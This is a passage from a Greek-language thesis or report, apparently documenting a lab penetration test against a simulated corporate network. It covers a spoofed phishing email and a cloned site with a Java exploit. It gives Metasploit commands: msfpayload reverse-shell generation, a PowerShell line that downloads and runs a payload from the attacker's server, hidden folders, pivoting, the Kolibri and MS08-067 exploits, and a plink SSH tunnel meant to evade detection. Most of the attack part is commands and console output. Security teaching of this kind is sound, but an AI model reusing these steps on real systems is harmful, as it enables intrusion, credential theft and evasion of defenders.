βρέθηκαν στα μεταδεδομένα των αρχείων. Έτσι λοιπόν χρησιμοποιεί το χαϊδευτικό του το οποίο είναι Smerfi και το ενδιαφέρον για το web design, πληροφορία που απέκτησε από το LinkedIn. Τον παροτρύνει να επισκεφτεί την ιστοσελίδα http://www.creative-web-ideas.com. Το κείμενο όμως της ιστοσελίδας είναι στην πραγματικότητα πλασματικό γιατί όταν επιλεχθεί ανακατευθύνει τον χρήστη στην IP διεύθυνση που έχει επιλέξει ο επιτιθέμενος.

Όπως βλέπουμε και στην σχετική εικόνα παρά τους μηχανισμούς κατά του spoofing που έχει το Gmail το μήνυμα πηγαίνει στα εισερχόμενα του παραλήπτη. Με μια πιο προσεκτική ματιά και με την προϋπόθεση ότι ο εν λόγω χρήστης έχει τις απαραίτητες γνώσεις, θα μπορούσε να δει ότι οι SMTP servers του μηνύματος (smtpanonypaid.tk) δεν ταιριάζουν με τους SMTP servers της Google. Ωστόσο τα

πεδία «από» και «προς» που φαίνονται γνήσια μπορεί εύκολα να ξεγελάσουν κάποιον. Το περιεχόμενο του μηνύματος που δηλώνει οικειότητα προσθέτει ακόμα έναν παράγοντα στο να κάνει την επίθεση αυτή πραγματοποιήσιμη και να φέρει τον επιτιθέμενο ένα βήμα πιο κοντά στον στόχο του.




*Εικόνα 16 Το ηλεκτρονικό μήνυμα πλαστοπροσωπίας όπως εμφανίζεται στα εισερχόμενα.*




*Εικόνα 17 Το mail του επιτιθέμενου.*

Ο χρήστης «Γιώργος Σμέρος» διαβάζει το mail του βλέπει να αναγράφεται:


***"Smerfi koita to website pou anakalipsa me idees gia web design!!***

***http://www.creative-web-ideas.com/"***

Ο «Γιώργος Σμέρος» ίσως αναρωτιέται με το mail του συνάδελφου του μιας και δεν το συνηθίζει. Ωστόσο τις προάλλες ήρθε στην συζήτηση η κουβέντα για την ανάγκη εύρεσης νέων ιδεών στην κατασκευή ιστοσελίδων μιας και η δουλεία δεν πηγαίνει καλά τελευταία. Έτσι λοιπόν αποφασίζει να ανοίξει τον σύνδεσμο που του έχει στείλει ο επιτιθέμενος. Στον browser ανοίγει η αντιγραμμένη ιστοσελίδα με το Java exploit η οποία με μια πρώτη ματιά φαίνεται πραγματική και ότι διαφημίζει αυτό που το όνομα της αναφέρει. Κοιτώντας κάποιος όμως πιο προσεκτικά την μπάρα διευθύνσεων θα


διαπιστώσει ότι εκεί δεν υπάρχει το όνομα της ιστοσελίδας που προηγουμένως επέλεξε αλλά μια διεύθυνση IP. Στην περίπτωση που η επίθεση γινόταν σε εξωτερικό δίκτυο ο επιτιθέμενος θα μπορούσε να έχει αγοράσει ένα Domain Name το οποίο θα μοιάζει πολύ με το Domain Name της εκάστοτε ιστοσελίδας και να κάνει την επίθεση ακόμα πιο αληθοφανή και πιο δύσκολη να την αναγνωρίσει ο χρήστης. Αυτό που κάνει όμως αυτήν την επίθεση τόσο πετυχημένη είναι εκμετάλλευση της σχέσης εμπιστοσύνης που έχουν οι δυο χρήστες που ως αποτέλεσμα κάνει την επίγνωση του κινδύνου του χρήστη να μειωθεί σημαντικά. Μόλις ο χρήστης λοιπόν λόγω της εμπιστοσύνης αυτής εκτελέσει το java applet όπως φαίνεται στην παρακάτω εικόνα θα εκτελεστεί το exploit και θα δώσει πρόσβαση στον επιτιθέμενο.


*Εικόνα 18 Η κλωνοποιημένη ιστοσελίδα με ενσωματωμένο το κακόβουλο java exploit.*




*Εικόνα 19 Άνοιγμα meterpreter session στον υπολογιστή του επιτιθέμενου*

Στο σημείο αυτό, παρουσιάζεται η διαδικασία του πώς ο επιτιθέμενος μπορεί να χρησιμοποιήσει τη διεργασία που δημιουργήθηκε και να ελέγξει μέσα από την κονσόλα του το περιβάλλον του θύματος. Με την εντολή "**sessions -l**" παρουσιάζεται μία λίστα από τις ήδη δημιουργημένες διεργασίες που μπορούν να χρησιμοποιηθούν, και έπειτα με την εντολή "**sessions -i**" επιλέγεται η κατάλληλη. Κατευθείαν αναγνωρίζεται η έκδοση του λειτουργικού του συστήματος – στόχου και εμφανίζεται το command line των Windows, όπου ο επιτιθέμενος μπορεί να δώσει ότι εντολές των Windows θέλει.




*Εικόνα 20 Αλληλεπίδραση με τον υπολογιστή του θύματος*

Ο επιτιθέμενος τρέχει την εντολή **"ipconfig"** Εικόνα 21 στον υπολογιστή του θύματος βλέπει ότι βρίσκεται σε "Dual Homed" δίκτυο. Ο όρος αυτός χρησιμοποιείται για να περιγράψει έναν υπολογιστή ο οποίος βρίσκεται σε δίκτυο με δυο ή περισσότερες διεπαφές δικτύου. Συναντώνται συχνά σε εταιρικά δίκτυα σαν μέσο προστασίας. Η μια διεπαφή προσφέρει πρόσβαση σε ένα ανασφαλές δίκτυο (όπως το διαδίκτυο) ενώ η άλλη σε ένα ασφαλές δίκτυο (όπως το εταιρικό).

```
C:\Program Files\Google\Chrome\Application\33.0.1750.154>ipconfig
Ethernet adapter Local Area Connection 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::cce9:37f8:e774:7344%19
   IPv4 Address. . . . . . . . . . . : 192.168.17.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::742f:4af4:aa2a:dc44%17
   IPv4 Address. . . . . . . . . . . : 192.168.44.142
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.44.1
```

*Εικόνα 21 Το θύμα σε dual homed δίκτυο*

Για την συνέχιση της επίθεση ο επιτιθέμενος να αντικαταστήσει το java meterpreter με ένα κανονικό λόγω του ότι το java meterpreter δεν προσφέρει πλήρη λειτουργικότητα. Η αντικατάσταση θα γίνει με δυο τρόπους:


1. Εκτέλεση εμβόλιμου κώδικα
2. Αναβάθμιση του metasploit session.

Σαν πρώτο βήμα ο επιτιθέμενος θα φτιάξει έναν web server ο οποίος θα φιλοξενήσει το κέλυφος. Χρησιμοποιώντας ένα κέλυφος γραμμής εντολών και γλώσσα δημιουργίας δεσμών ενεργειών θα κατεβάσει και θα εκτελέσει το payload στον υπολογιστή του θύματος. Επίσης θα ανεβάσει στον υπολογιστή του θύματος το πρόγραμμα plink που είναι μια lite έκδοση γραμμής εντολών του Putty η οποία θα επιτρέψει αργότερα στον επιτιθέμενο να δημιουργήσει ssh tunnels τα οποία θα επιτρέψουν να την ασφαλή επικοινωνία μέσα και έξω από το εταιρικό δίκτυο.

```
root@kali:~# /etc/init.d/apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@kali:~# netstat -atnp |grep apache2
tcp6       0      0 :::80                   :::*                    LISTEN
3469/apache2



root@kali:~# msfpayload windows/shell/reverse_tcp lport=9988 lhost=192.168.44.14
3 X > /var/www/funz.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 290
Options: {"lport"=>"9988", "lhost"=>"192.168.44.143"}
root@kali:~# locate plink.exe
/usr/share/windows-binaries/plink.exe
root@kali:~# cp /usr/share/windows-binaries/plink.exe /var/www/
```

*Εικόνα 22 Δημιουργία webserver που θα φιλοξενήσει το payload και το plink.*


Με την εντολή **“md Unipi”** δημιουργείται ένας φάκελος με το όνομα “Unipi” στην επιφάνεια εργασίας του χρήστη. Ακολούθως με την εντολή **“attrib +s +h "C:\Users\George_\Desktop\Unipi"** ορίζει τον φάκελο “Unipi” κρυφό ακόμα και όταν η επιλογή «εμφάνιση κρυφών αρχείων και φακέλων είναι ενεργοποιημένη».




*Εικόνα 23 Δημιουργία κρυφού φακέλου “Unipi” και κατέβασμα σε αυτόν τα αρχεία funz.exe και plink.exe*


Με την παρακάτω εντολή κατεβάζει το αρχείο funz.exe και plink.exe στον υπολογιστή του θύματος από τον webserver που δημιούργησε προηγουμένως, και εκτελεί το αρχείο funz.exe το οποίο και θα ανοίξει ένα νέο meterpreter session με πλήρη λειτουργικότητα. Ωστόσο όπως φαίνεται και στην σχετική εικόνα κάποιο σφάλμα συνέβη κατά την πρώτη εκτέλεση του funz.exe. Πλέον όμως αφού το έχει κατεβάσει στον υπολογιστή του θύματος μπορεί να το εκτελέσει μέσα από τον φάκελο τον οποίο βρίσκεται.

**cmd /c "PowerShell (New-Object System.Net.WebClient).DownloadFile('http://192.168.44.137/funz.exe','funz.exe');(New-Object System.Net.WebClient).DownloadFile('http://192.168.44.137/plink.exe','plink.exe');Start-Process 'funz.exe'"**




*Εικόνα 24 Εκτέλεση του funz.exe*

Το command shell που έχει αποκτήσει είναι το command shell των windows και δεν του προσφέρει πλήρη λειτουργικότητα. Ωστόσο το Metasploit Framework του δίνει την δυνατότητα να το αναβαθμίσει σε meterpreter shell με την εντολή **"`sessions -u 4`"** όπου 4 το session ID.




*Εικόνα 25 Αναβάθμιση του meterpreter session.*

Το νέο αυτό meterpreter shell θα προσφέρει την δυνατότητα να χρησιμοποιήσει τον υπολογιστή σαν το μέσο που θα πραγματοποιήσει τις επόμενες επιθέσεις.

```
[*] Sending encoded stage (267 bytes) to 192.168.44.142
[*] Command Stager progress - 100.00% done (102108/102108 bytes)
msf exploit(handler) > [*] Command shell session 5 opened (192.168.44.143:9988 -
> 192.168.44.142:49292) at 2014-04-02 14:24:53 -0400
sessions

Active sessions
===============

  Id  Type                   Information
                               Connection
  --  ----                   -----------
                               ----------
  1   meterpreter x86/win32  George_-PC\George_ @ GEORGE_-PC
                               192.168.44.143:443 -> 192.168.44.142:49281 (192.1
68.44.142)
  4   shell windows
                               192.168.44.143:9988 -> 192.168.44.142:49291 (192.
168.44.142)
  5   shell windows          Microsoft Windows [Version 6.1.7601] Copyright (c)
2009 Microsoft Corporation...  192.168.44.143:9988 -> 192.168.44.142:49292 (192.
168.44.142)
```

*Εικόνα 26 Το meterpreter session 5 που άνοιξε μετά την εκτέλεση της εντολής "sessions –u 4"*

Τα προηγούμενα sessions πλέον χρειάζονται πλέον οπότε και τα διαγράφει.

```
msf exploit(handler) > sessions -k 1
[*] Killing session 1
[*] 192.168.44.142 - Meterpreter session 1 closed.
msf exploit(handler) > sessions -k 4
[*] Killing session 4
[*] 192.168.44.142 - Command shell session 4 closed.
```

*Εικόνα 27 Διαγραφή των sessions 1 και 4.*

Για να ανακαλυφθούν εάν υπάρχουν άλλοι εξυπηρετητές στο τοπικό δίκτυο χρησιμοποιείται η μέθοδος arp scanning μέσω του arp πρωτόκολλου. Όπως φαίνεται και στην σχετική εικόνα ο χρήστης είναι συνδεδεμένος σε δίκτυο με άλλους δυο εξυπηρετητές. Η μέθοδος που θα χρησιμοποιήσει, ο επιτιθέμενος για να μπορέσει να προσβάλει τους δυο αυτούς υπολογιστές ονομάζεται pivoting attack. Για να μπορέσει λοιπόν να το κάνει αυτό θα πρέπει να δρομολογήσει την κίνηση της διεπαφής δικτύου που ανήκει στο εταιρικό δίκτυο, στον υπολογιστή του επιτιθέμενου μέσω του υπολογιστή που έχει ήδη προσβάλει. Αυτό το πραγματοποιεί μέσω της εντολής **"route add 192.168.17.1 255.255.255.0 5"** όπου 192.168.17.1 το subnet του εταιρικού δικτύου, 255.255.255.0 η μάσκα δικτύου και 5 το meterpreter session ID. Η διαδικασία αυτή μπορεί να πραγματοποιηθεί και με την εντολή **"load auto_add_route"** ώστε αυτόματα να δρομολογεί όλα τα subnets μέσω του meterpreter session. Η εντολή **"load"** λέει στο Metasploit να τρέξει συγκεκριμένα script μόλις μια επίθεση είναι επιτυχημένη. Είναι χρήσιμη σε περιπτώσεις όπου ο επιτιθέμενος θέλει να κάνει migrate την διεργασία του και να πραγματοποιήσει αύξηση δικαιωμάτων σε αυτή.

```
msf exploit(handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > run arp_scanner -r 192.168.17.1/24
[*] ARP Scanning 192.168.17.1/24
[*] IP: 192.168.17.1 MAC 00:0c:29:66:9f:86
[*] IP: 192.168.17.134 MAC 00:0c:29:ec:50:d4
[*] IP: 192.168.17.132 MAC 00:0c:29:23:f8:b8

meterpreter > Ctrl + Z
Background session 5? [y/N]
msf exploit(handler) > route add 192.168.17.1 255.255.255.0 5
[*] Route added
msf exploit(handler) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.17.1       255.255.255.0      Session 5
```

*Εικόνα 28 Εύρεση εξυπηρετητών στο τοπικό δίκτυο του θύματος και δρομολόγηση της κίνησης στον επιτιθέμενο.*

Τρέχει port scan σε μια από τις δυο IP που ανακάλυψε προηγουμένως και βρίσκει τις πόρτες 135, 139, 445 και 8080 ανοιχτές. Με λίγο παραπάνω ψάξιμο βρίσκει ότι την πόρτα 445 την χρησιμοποιεί ο kolibri http server για τον οποίο υπάρχει και διαθέσιμο exploit στα Windows XP SP3.

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set ports 1-500, 8080
ports => 1-500, 8080
msf auxiliary(tcp) > set rhosts 192.168.17.134
rhosts => 192.168.17.134
msf auxiliary(tcp) > run

[*] 192.168.17.134:135 - TCP OPEN
[*] 192.168.17.134:139 - TCP OPEN
[*] 192.168.17.134:445 - TCP OPEN
[*] 192.168.17.134:8080 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

*Εικόνα 29 Port Scan στην διεύθυνση 192.168.17.134*

Χρησιμοποιεί λοιπόν το συγκεκριμένο exploit και αποκτά ένα νέο meterpreter session (6) με πρόσβαση πλέον στον kolibri http server. Ωστόσο προσπαθώντας να τρέξει την εντολή hashdump η οποία του δίνει τα hashes των κωδικών πρόσβασης των χρηστών του συστήματος, διαπιστώνει ότι δεν έχει τα κατάλληλα δικαιώματα για την εκτέλεση της..

```
msf exploit(handler) > use exploit/windows/http/kolibri_http
msf exploit(kolibri_http) > set rhost 192.168.17.134
rhost => 192.168.17.134
msf exploit(kolibri_http) > set rport 8080
rport => 8080
msf exploit(kolibri_http) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(kolibri_http) > exploit

[*] Sending request...
[*] Started bind handler
[*] Sending stage (769024 bytes)
[*] Meterpreter session 6 opened (192.168.44.143-192.168.44.142:0 -> 192.168.17.
134:4444) at 2014-04-02 16:10:49 -0400

meterpreter > getuid
Server username: COMPUTER_1\User_1
meterpreter > sysinfo
Computer        : COMPUTER_1
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

*Εικόνα 30 Νέο meterepreter session στον kolibri server και αδυναμία εκτέλεσης εντολής hashdump.*

Μετά την πρόσβαση ενός επιτιθέμενου σε ένα σύστημα η κίνηση του μπορεί να εντοπιστεί από τα συστήματα προστασίας που βρίσκονται σε αυτό ή σε άλλα συστήματα του δικτύου. Για να αποφύγει τον εντοπισμό πρέπει να φτιάξει και να δρομολογήσει την κίνηση του μέσα από ένα ssh tunnel. Το ssh tunnel θα του επιτρέψει να συνεχίσει την επίθεση στο εταιρικό δίκτυο κρυπτογραφώντας την κίνηση του και προσβάλλοντας τα υπόλοιπα συστήματα του δικτύου χωρίς τον κίνδυνο να εντοπιστεί. Οπότε αυτό που θα κάνει είναι να δρομολογήσει μέσω ενός ssh tunnel την πόρτα 445 στο θύμα και από εκεί πίσω στον εαυτό του. Από εκεί θα εκτελέσει το MS08_067 exploit το οποίο και θα δώσει ένα νέο meterpreter shell με πλήρη δικαιώματα. Χρησιμοποιεί λοιπόν το θύμα σαν την γέφυρα του tunnel του αφού θα δρομολογεί την κίνηση από τον εξυπηρετητή στον επιτιθέμενο [16].

Αρχικά ο επιτιθέμενος ξεκινά τον ssh server στον υπολογιστή του.

```
root@kali:~# /etc/init.d/ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
```

*Εικόνα 31 εκκίνηση ssh server*

Ανοίγει πάλι το meterpreter session του θύματος και τρέχει το plink όπως φαίνεται παρακάτω. Η σύνταξη της εντολής είναι η εξής:

**plink -l username -pw "password" -R attacker_port:victim_ip:victim_port attacker_ip**

```
msf exploit(kolibri_http) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > shell
Process 3016 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\George_\Desktop\Unipi>plink -l root -pw "toor" -R 445:192.168.17.134:44
5 192.168.44.143
plink -l root -pw "toor" -R 445:192.168.17.134:445 192.168.44.143
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's key fingerprint is:
ssh-rsa 2048 25:ca:f2:2b:03:95:bb:04:2f:33:f3:8a:92:ae:6c:46
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
```

*Εικόνα 32 Δημιουργία του ssh tunnel*

Τρέχει την εντολή netstat για να δεί ότι το ssh tunnel δουλεύει σωστά.

```
root@kali:~# netstat -antp |grep 445
netstat -antp |grep 445
tcp        0      0 127.0.0.1:445           0.0.0.0:*               LISTEN
4516/1
tcp6       0      0 ::1:445                 :::*                    LISTEN
4516/1
```

*Εικόνα 33 Έλεγχος ότι το tunnel δουλεύει σωστά*

Για την συνέχιση της επίθεση εκμεταλλεύεται το SMB. Το SMB είναι ένα πρωτόκολλο για διαμοιρασμό αρχείων, σειριακών θυρών, εκτυπωτών, κλπ. Είναι ένα πρωτόκολλο εξυπηρετητή – πελάτη (client – server), αίτησης – απάντησης (request – response). Οι εξυπηρετητές καθιστούν διαθέσιμα τα συστήματα αρχείων και άλλους πόρους (εκτυπωτές, υποδοχές αλληλογραφίας, APIs) στους πελάτες του δικτύου. Οι υπολογιστές-πελάτες μπορούν να έχουν το δικό τους σκληρό δίσκο αλλά θέλουν να έχουν επίσης πρόσβαση στα συστήματα αρχείων και εκτυπωτές στους εξυπηρετητές. Συνδέονται με τους διακομιστές χρησιμοποιώντας το πρωτόκολλο TCP / IP και από την στιγμή που δημιουργούν μια σύνδεση, οι πελάτες μπορούν να στέλνουν εντολές (SMBs) στον διακομιστή που τους επιτρέπουν να έχουν πρόσβαση σε ανοιχτά αρχεία, read/write αρχεία και γενικά να κάνουν όλων των ειδών τις ενέργειες που θα έκαναν σε ένα σύστημα αρχείων. Αυτή η επίθεση, λοιπόν, βασίζεται στο SMB πρωτόκολλο. Συγκεκριμένα, τα Windows χρησιμοποιούν αυτό το πρωτόκολλο ώστε ο χρήστης να μπορεί να επικοινωνήσει με το τοπικό δίκτυο χωρίς να χρειάζεται εγκατάσταση επιπλέον software. Αντίστοιχα, υπολογιστές με λειτουργικό Unix Linux μπορούν να συνδεθούν σε ένα

δίκτυο με πελάτες και διακομιστές οι οποίοι χρησιμοποιούν λειτουργικά της Microsoft, και να λειτουργούν με τον ίδιο ακριβώς τρόπο, όπως αυτοί οι υπολογιστές [17].

Αρχικά λοιπόν τρέχει το module “smb_version” για να αναγνωρίσει την έκδοση του λειτουργικού συστήματος.

```
msf > use scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identi
fier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentic
ation
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf auxiliary(smb_version) > exploit

[*] 127.0.0.1:445 is running Windows XP Service Pack 3 (language: English) (name
:COMPUTER_1) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

*Εικόνα 34 SMB scanner για την αναγνώριση του λειτουργικού συστήματος*

Για να εκτελεστεί η επίθεση χρησιμοποιείται το module ms08_067 με bind payload το οποίο θα δρομολογηθεί μέσω του tunnel πίσω στον επιτιθέμενο. Το module αυτό εκμεταλλεύεται ένα ελάττωμά κατά τη διάρκεια της κανονικοποίησης του κώδικα της Netapi32.dll μέσω της υπηρεσίας διακομιστή με αποτέλεσμα την απομακρυσμένη εκτέλεση κώδικα. Ένας εισβολέας που εκμεταλλεύεται με επιτυχία αυτό το θέμα ευπάθειας αποκτά απομακρυσμένα τον πλήρη έλεγχο του συστήματος που επηρεάζεται. Στα συστήματα που βασίζονται σε Microsoft Windows 2000, Windows XP και Windows Server 2003, ο εισβολέας εκμεταλλεύεται αυτήν την ευπάθεια μέσω RPC χωρίς έλεγχο ταυτότητας και να εκτελεί αυθαίρετο κώδικα. Η αποτυχία της απόπειρας εκμετάλλευσης μπορεί να οδηγήσει σε αιφνίδια διακοπή λειτουργίας του svchost.exe. Εάν προκύψει η αιφνίδια διακοπή λειτουργίας του, επηρεάζεται η υπηρεσία διακομιστή που παρέχει και την κοινή χρήση αρχείων, εκτυπώσεων και επώνυμων διοχετεύσεων μέσω του δικτύου.

```
msf auxiliary(smb_version) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

